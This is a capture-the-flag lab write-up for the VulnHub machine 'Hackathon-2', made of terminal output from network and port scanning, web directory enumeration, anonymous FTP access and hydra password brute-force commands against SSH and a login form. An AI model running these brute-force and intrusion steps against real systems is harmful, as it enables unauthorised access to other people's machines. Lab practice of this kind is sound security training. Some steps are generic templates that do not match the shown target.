
Hackathon -2

Challenge Name: Hackathon-2
Platform: VulnHub / Local Lab
Objective: Capture user and root flags by exploiting the vulnerabilities

Step 1

1)Enumeration:-
Port scanning reveals open ports (typically HTTP and SSH).
Web service hosts a vulnerable login panel or file upload interface.




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 56 Captured ARP Req/Rep packets, from 18 hosts.   Total size: 3360
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     20:0c:86:b8:63:80      3     180  GX India Pvt Ltd
 192.168.1.14    68:34:21:d6:32:88      1      60  Unknown vendor
 192.168.1.19    00:0c:29:2d:f7:e1      2     120  VMware, Inc.
 192.168.1.23    00:0c:29:42:b7:52      2     120  VMware, Inc.
 192.168.1.15    b4:6b:fc:8b:c4:5a      1      60  Intel Corporate
 192.168.1.21    b4:6b:fc:8b:c4:5a      1      60  Intel Corporate
 192.168.1.16    24:ee:9a:f2:da:d7      1      60  Intel Corporate
 192.168.1.22    24:ee:9a:f2:da:d7      1      60  Intel Corporate
 192.168.1.13    40:a3:cc:8c:32:41      5     300  Intel Corporate
 192.168.1.3     f0:a6:54:27:18:5b      1      60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
 192.168.1.26    ac:67:5d:c5:e7:0c      1      60  Intel Corporate
 192.168.1.27    ac:67:5d:c5:e7:0c      1      60  Intel Corporate
 192.168.1.4     ee:49:aa:67:bf:85      1      60  Unknown vendor
 192.168.1.38    f0:a6:54:27:18:5b     31    1860  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
 192.168.1.7     26:f7:f4:80:2f:82      1      60  Unknown vendor
 192.168.1.18    d0:39:57:c1:b8:9b      1      60  Liteon Technology Corporation
 192.168.1.25    22:5a:ee:de:7c:4d      1      60  Unknown vendor
 192.168.1.20    d0:39:57:c1:b8:9b      1      60  Liteon Technology Corporation


┌──(kali㉿kali)-[~]
└─$ mkdir hackathon-2

┌──(kali㉿kali)-[~]
└─$ cd hackathon-2

┌──(kali㉿kali)-[~/hackathon-2]
└─$ nmap -sV 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-04 07:24 EDT
Nmap scan report for 192.168.1.19
```

Step 2

nmap -sV -sC -p 22,80 <target-ip>

Step 2


nmap -sV -sC -p 22,80 <target-ip>



```
Nmap done: 1 IP address (1 host up) scanned in 7.43 seconds

┌──(kali㉿kali)-[~/hackathon-2]
└─$ nmap -sV -p- 192.168.1.19 -oN nmap-rslt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-04 08:27 EDT
Nmap scan report for 192.168.1.19
Host is up (0.0024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
7223/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
MAC Address: 00:0C:29:2D:F7:E1 (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.65 seconds

┌──(kali㉿kali)-[~/hackathon-2]
└─$ nmap -sC -p20-8000 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-04 08:30 EDT
Nmap scan report for 192.168.1.19
Host is up (0.0023s latency).
Not shown: 7978 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 1000     1000           47 Jun 18  2021 flag1.txt
|_-rw-r--r--    1 1000     1000          849 Jun 19  2021 word.dir
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.17
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
```

Step 3

dirsearch -u http://<target-ip> -e php,html,txt -x 403




```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://192.168.1.19
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/kali/reports/http_192.168.1.19/_25-06-04_08-41-36.txt

Target: http://192.168.1.19/

[08:41:36] Starting:
[08:41:44] 403 -  277B  - /.ht_wsr.txt
[08:41:44] 403 -  277B  - /.htaccess.bak1
[08:41:44] 403 -  277B  - /.htaccess.sample
[08:41:44] 403 -  277B  - /.htaccess.orig
[08:41:44] 403 -  277B  - /.htaccess.save
[08:41:44] 403 -  277B  - /.htaccess_extra
[08:41:44] 403 -  277B  - /.htaccess_orig
[08:41:44] 403 -  277B  - /.htaccessOLD
[08:41:44] 403 -  277B  - /.htaccessBAK
[08:41:44] 403 -  277B  - /.htaccess_sc
[08:41:44] 403 -  277B  - /.htaccessOLD2
[08:41:44] 403 -  277B  - /.htm
[08:41:44] 403 -  277B  - /.html
[08:41:44] 403 -  277B  - /.htpasswd_test
[08:41:44] 403 -  277B  - /.htpasswds
[08:41:45] 403 -  277B  - /.httr-oauth
[08:44:38] 200 -   51B  - /robots.txt
[08:44:41] 403 -  277B  - /server-status
[08:44:42] 403 -  277B  - /server-status/
```

Step 4

gobuster dir -u http://<target-ip> -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

[ftp 192.168.1.19](ftp://192.168.1.19)




```
Task Completed

┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.19 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,zip|grep -i "200"
/index.html           (Status: 200) [Size: 1254]
/happy                (Status: 200) [Size: 110]
Progress: 267417 / 882244 (30.31%)^C

┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.19
Connected to 192.168.1.19.
220 (vsFTPd 3.0.3)
Name (192.168.1.19:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

!               close           fget            lpage           modtime         pdir            rcvbuf          sendport        type
$               cr              form            lpwd            more            pls             recv            set             umask
account         debug           ftp             ls              mput            pmlsd           reget           site            unset
append          delete          gate            macdef          mreget          preserve        remopts         size            usage
ascii           dir             get             mdelete         msend           progress        rename          sndbuf          user
bell            disconnect      glob            mdir            newer           prompt          reset           status          verbose
binary          edit            hash            mget            nlist           proxy           restart         struct          xferbuf
bye             epsv            help            mkdir           nmap            put             rhelp           sunique         ?
case            epsv4           idle            mls             ntrans          pwd             rmdir           system
cd              epsv6           image           mlsd            open            quit            rstatus         tenex
cdup            exit            lcd             mlst            page            quote           runique         throttle
chmod           features        less            mode            passive         rate            send            trace
ftp> dir
229 Entering Extended Passive Mode (|||24181|)
150 Here comes the directory listing.
```

Step 5

hydra -l admin -P rockyou.txt <target-ip> http-post-form "/panel/login.php:user=^USER^&pass=^PASS^:Invalid"

ssh hackthonll@192.168.1.19



```
┌──(kali㉿kali)-[~]
└─$ hydra -l hackathonll -p word.dir ssh://192.168.1.19 -s 7223 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (
this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-04 08:59:54
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./
hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.19:7223/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-04 09:00:08

┌──(kali㉿kali)-[~]
└─$ ssh hackathonll@192.168.1.19 -p 7223
hackathonll@192.168.1.19's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed 04 Jun 2025 01:01:25 PM UTC

  System load:  0.17               Processes:              247
  Usage of /:   24.9% of 18.57GB   Users logged in:        1
  Memory usage: 24%                IPv4 address for ens33: 192.168.1.19
  Swap usage:   0%

 * Ubuntu 20.04 LTS Focal Fossa has reached its end of standard support on 31 Ma

   For more details see:
   https://ubuntu.com/20-04

67 updates can be installed immediately.
0 of these updates are security updates.
```